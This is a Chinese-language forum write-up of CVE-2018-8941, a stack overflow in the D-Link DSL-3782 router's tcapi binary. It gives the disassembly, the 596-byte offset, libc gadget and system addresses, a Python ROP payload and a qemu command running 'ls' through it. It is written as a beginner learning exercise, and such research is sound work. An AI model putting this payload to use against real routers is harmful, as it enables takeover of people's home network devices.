D-Link DSL-3782授权用户远程代码执行

xzh3h / 2019-10-26 09:26:47 / 浏览数 4594 安全技术 IoT安全 顶(1) 踩(0)

---

cve-2018-8941分析

想开始入门搞搞路由器，选择cve-2018-8941入门。因为感觉网上能找到的资料不是太详细，所以想写一篇新手入门向的记录一下。

参考:https://github.com/SECFORCE/CVE-2018-8941

参考:https://www.freebuf.com/articles/wireless/168870.html

固件下载: ftp://ftp.dlink.eu/Products/dsl/dsl-3782/driver_software/DSL-3782_A1_EU_1.01_07282016.zip


漏洞信息

在/userfs/bin/tcapi 二进制文件中存在栈溢出漏洞，tcapi是一个被用作Web GUI中"诊断"功能的包装。


现实世界中触发该漏洞需要通过身份验证，经过身份验证的用户可以使用" set Diagnostics_Entry"功能将一个长缓冲区作为" Addr"参数传递给" / user / bin / tcapi"二进制文件，并导致内存损坏。进一步可以覆盖返回地址，劫持控制流执行任意代码。

详细分析


首先用firmware-analysis-toolkit进行一个仿真模拟，在里面发现了Diagnostics Entry Address的接口




但是无法输入造成栈溢出的数据(因为在前端有校验)，所以通过burpsuite发送造成栈溢出的数据。



把burpsuite发送的内容改成栈溢出的数据，可以看到存返回地址的ra寄存器已经被覆盖了




路由器也崩了



现在回到具体漏洞点，首先运行tcapi文件，用qemu-mips-static来运行程序以及进行调试。

```
xzh3h@xzh3h-virtual-machine:~/Desktop/iot/_DSL-3782_A1_EU_1.01_07282016.bin.extr
acted/squashfs-root$ sudo chroot . ./qemu-mips-static userfs/bin/tcapi
set
unset
get
show
commit
save
read
readAll
staticGet
xzh3h@xzh3h-virtual-machine:~/Desktop/iot/_DSL-3782_A1_EU_1.01_07282016.bin.extr
acted/squashfs-root$
```

我们要运行的是set 功能 后面应该跟三个参数，正常来说应该是这样的：sudo chroot . ./qemu-mips-static userfs/bin/tcapi set Diagnostics_Entry Addr www
或者IP (如192.168.100.1)
我们使用IDA进行调试来看一下，给qemu提供了调试功能，-g 参数加上端口号就可以用gdb或者IDA的remote gdb 进行调试了。




可以看到程序调用tcapi_set函数，该函数位于libtcapi中实现。

```
.text:00400E60 sw      $gp, 0x20+var_10($sp)
.text:00400E64 move    $v0, $a0
.text:00400E68 la      $t9, _tcapi_set
.text:00400E6C lw      $a2, 8($a0)
.text:00400E70 lw      $a1, 4($v0)
.text:00400E74 jalr    $t9 ; tcapi_set
.text:00400E78 lw      $a0, 0($a0)
.text:00400E7C addiu   $v1, $v0, 4                    # switch 5 cases
.text:00400E80 sltiu   $v0, $v1, 5
.text:00400E84 beqz    $v0, def_400EA4                # jumptable 00400EA4 default case
.text:00400E88 lw      $gp, 0x20+var_10($sp)
.text:00400E8C sll     $v0, $v1, 2
.text:00400E90 la      $v1, jpt_400EA4
.text:00400E98 addu    $v1, $v0
.text:00400E9C lw      $v0, 0($v1)
.text:00400EA0 addu    $v0, $gp
.text:00400EA4 jr      $v0                            # switch jump
.text:00400EA8 nop
.text:00400EAC  # ---------------------------------------------------------------------------
.text:00400EAC
.text:00400EAC loc_400EAC:                            # CODE XREF: sub_400E50+54↑j
.text:00400EAC                                        # DATA XREF: .rodata:jpt_400EA4↓o
.text:00400EAC lui     $a0, 0x40  # '@'               # jumptable 00400EA4 case -1
```

而tcapi_set中的strcpy调用没有检验长度导致了栈溢出的发生。且简单计算可以得知存放返回地址的栈距离第三个参数在栈上的偏移是596

```
.text:00001328 2B8 jalr    $t9 ; memset
.text:0000132C 2B8 move    $a1, $zero        # c
.text:00001330 2B8 lw      $gp, 0x2B8+var_2A8($sp)
.text:00001334 2B8 move    $a1, $s0          # src
.text:00001338 2B8 addiu   $a0, $sp, 0x2B8+var_298  # dest
.text:0000133C 2B8 la      $t9, strcpy
.text:00001340 2B8 jalr    $t9 ; strcpy
.text:00001344 2B8 sw      $zero, 0x2B8+var_2A0($sp)
.text:00001348 2B8 lw      $gp, 0x2B8+var_2A8($sp)
.text:0000134C 2B8 move    $a1, $s1          # src
.text:00001350 2B8 la      $t9, strcpy
.text:00001354 2B8 jalr    $t9 ; strcpy
.text:00001358 2B8 addiu   $a0, $sp, 0x2B8+var_258  # dest
.text:0000135C 2B8 lw      $gp, 0x2B8+var_2A8($sp)
.text:00001360 2B8 move    $a1, $s3          # src
.text:00001364 2B8 la      $t9, strcpy
.text:00001368 2B8 jalr    $t9 ; strcpy
.text:0000136C 2B8 addiu   $a0, $sp, 0x2B8+var_278  # dest
.text:00001370 2B8 lw      $gp, 0x2B8+var_2A8($sp)
.text:00001374 2B8 la      $t9, send2CfgManager
.text:00001378 2B8 jalr    $t9 ; send2CfgManager
.text:0000137C 2B8 move    $a0, $s2
.text:00001380 2B8 lw      $ra, 0x2B8+var_4($sp)
.text:00001384 2B8 lw      $v0, 0x2B8+var_29C($sp)
.text:00001388 2B8 lw      $gp, 0x2B8+var_2A8($sp)
.text:0000138C 2B8 lw      $s3, 0x2B8+var_8($sp)
.text:00001390 2B8 lw      $s2, 0x2B8+var_C($sp)
```

我们令第三个参数为'A'×596+'BBBB'，实际调试的时候可以看到，当栈溢出发生后，存放返回值的寄存器的值变为了42424242('BBBB')



已经可以覆盖返回地址了，那么接下来怎么执行我们自己的命令呢？checksec可以看到什么保护都没开，那首先考虑写shellcode?本来我的想法是找到类似jmp esp这样的指令然后在后面写Shellcode就行了。这个打算后面花时间看看mips有没有类似的指令，或者看看有没有哪里可以泄露栈地址？

```
Type "apropos word" to search for commands
gdb-peda$ checksec userfs/bin/tcapi
CANARY    : disabled
FORTIFY   : disabled
NX        : disabled
PIE       : disabled
RELRO     : disabled
gdb-peda$
```


老老实实构造rop链，然而发现tcapi这个程序里没有合适的gadget,只能去libc里找了，可以通过readelf -d 判断程序的依赖库

```
xzh3h@xzh3h-virtual-machine:~/Desktop/iot/_DSL-3782_A1_EU_1.01_07282016.bin.ex
acted/squashfs-root$ readelf -d userfs/bin/tcapi

Dynamic section at offset 0x160 contains 24 entries:
  Tag        Type                         Name/Value
 0x00000001 (NEEDED)                     Shared library: [libtcapi.so.1]
 0x00000001 (NEEDED)                     Shared library: [libgcc_s.so.1]
 0x00000001 (NEEDED)                     Shared library: [libc.so.0]
 0x0000000c (INIT)                       0x4006f0
 0x0000000d (FINI)                       0x401070
 0x00000004 (HASH)                       0x400248
 0x00000005 (STRTAB)                     0x400514
 0x00000006 (SYMTAB)                     0x400314
 0x0000000a (STRSZ)                      379 (bytes)
 0x0000000b (SYMENT)                     16 (bytes)
 0x70000016 (MIPS_RLD_MAP)               0x4113a0
 0x00000015 (DEBUG)                      0x0
 0x00000003 (PLTGOT)                     0x4113b0
 0x70000001 (MIPS_RLD_VERSION)           1
 0x70000005 (MIPS_FLAGS)                 NOTPOT
 0x70000006 (MIPS_BASE_ADDRESS)          0x400000
 0x7000000a (MIPS_LOCAL_GOTNO)           5
```


我们选择libc.so.0

首先我们可以控制的是s0-s3,ra，使用mipsrop查找符合条件的gadget



我们选择16710偏移处的gadget，最终调用的函数地址由s0寄存器决定，而参数是sp+24，所以我们只需要让libcbase+16708覆盖$ra寄存器，system实际地址覆盖s0寄存

那么为了测试，我们需要获得libc基址，原Poc作者说"since we are exploiting through the WEB GUI, binary process mappings (/proc/pid of boa/maps) were obtained from '/userfs/bin/boa' binary"，意思是运行boa，然后通过cat proc/pid/boa

获得libc基址吗?但是经过我的测试发现并不能对应上，我拿到基址的方法是通过给qemu 加上-strace参数，然后看系统调用得到的。

```
22525 close(3) = 0
22525 munmap(0x4082b000,4096) = 0
22525 open("/lib/libc.so.0",O_RDONLY) = 3
22525 fstat(3,0x407ff8d0) = 0
22525 mmap(NULL,4096,PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANONYMOUS,-1,0) = 0x4
0867000
22525 read(3,0x40867000,4096) = 4096
22525 mmap(NULL,512000,PROT_NONE,MAP_PRIVATE|MAP_ANONYMOUS,-1,0) = 0x40868000
22525 mmap(0x40868000,420272,PROT_EXEC|PROT_READ,MAP_PRIVATE|MAP_FIXED,3,0) = 0
x40868000
22525 mmap(0x408de000,8088,PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_FIXED,3,0x66000
) = 0x408de000
22525 mmap(0x408e0000,19120,PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANONYMOUS|MAP_
FIXED,-1,0) = 0x408e0000
22525 close(3) = 0
22525 munmap(0x40867000,4096) = 0
22525 open("../lib/libgcc_s.so.1",O_RDONLY) = 3
22525 fstat(3,0x407ff8c0) = 0
22525 close(3) = 0
22525 open("../lib/libc.so.0",O_RDONLY) = 3
```


这里我也不太确定，我看到open
libc.so.0过后用read读进了0x40867000，把0x40867000+offset带进IDA里去找，稍微调整一下发现了0x40868000是libc基址。

所以最后我们的payload就是

```
import struct
libc_base = 0x40868000
libc_system = struct.pack(">I",libc_base+0x59bb0)
rop_pad = 'A'*580
s0 = libc_system
s1 = 'BBBB'
s2 = 'BBBB'
s3 = 'BBBB'
ra = struct.pack(">I",libc_base+0x16708)
payload = rop_pad + s0 + s1 + s2 + s3 + ra + "C"*24+'ls'
```

最后使用qemu触发就行了

```
0
xzh3h@xzh3h-virtual-machine:~/Desktop/iot/_DSL-3782_A1_EU_1.01_07282016.bin.ext
racted/squashfs-root$ sudo chroot . ./qemu-mips-static /userfs/bin/tcapi set aa
a aaa  `python -c 'print "A"*580+"\x40\x8c\x1b\xb0"+"B"*12+"\x40\x87\xe7\x08"+"
C"*24+"ls" ' `
bin  boaroot  etc  linuxrc  qemu-mips-static  tmp     usr
boa  dev      lib  proc     sbin              userfs  var
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
Segmentation fault (core dumped)
xzh3h@xzh3h-virtual-machine:~/Desktop/iot/_DSL-3782_A1_EU_1.01_07282016.bin.ext
racted/squashfs-root$
```


上一篇：带你走进 S7COMM 与 MOD... 下一篇：mysql报错注入的脑回路

1. 2 条回复

61077****@qq.com 2019-10-30 17:36:50

学习了 谢谢大佬！

0 回复Ta

xzh3h 2019-10-30 23:58:48

@61077****@qq.com 2333 我很开心如果能帮到你，我也是菜鸡，一起加油吧

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板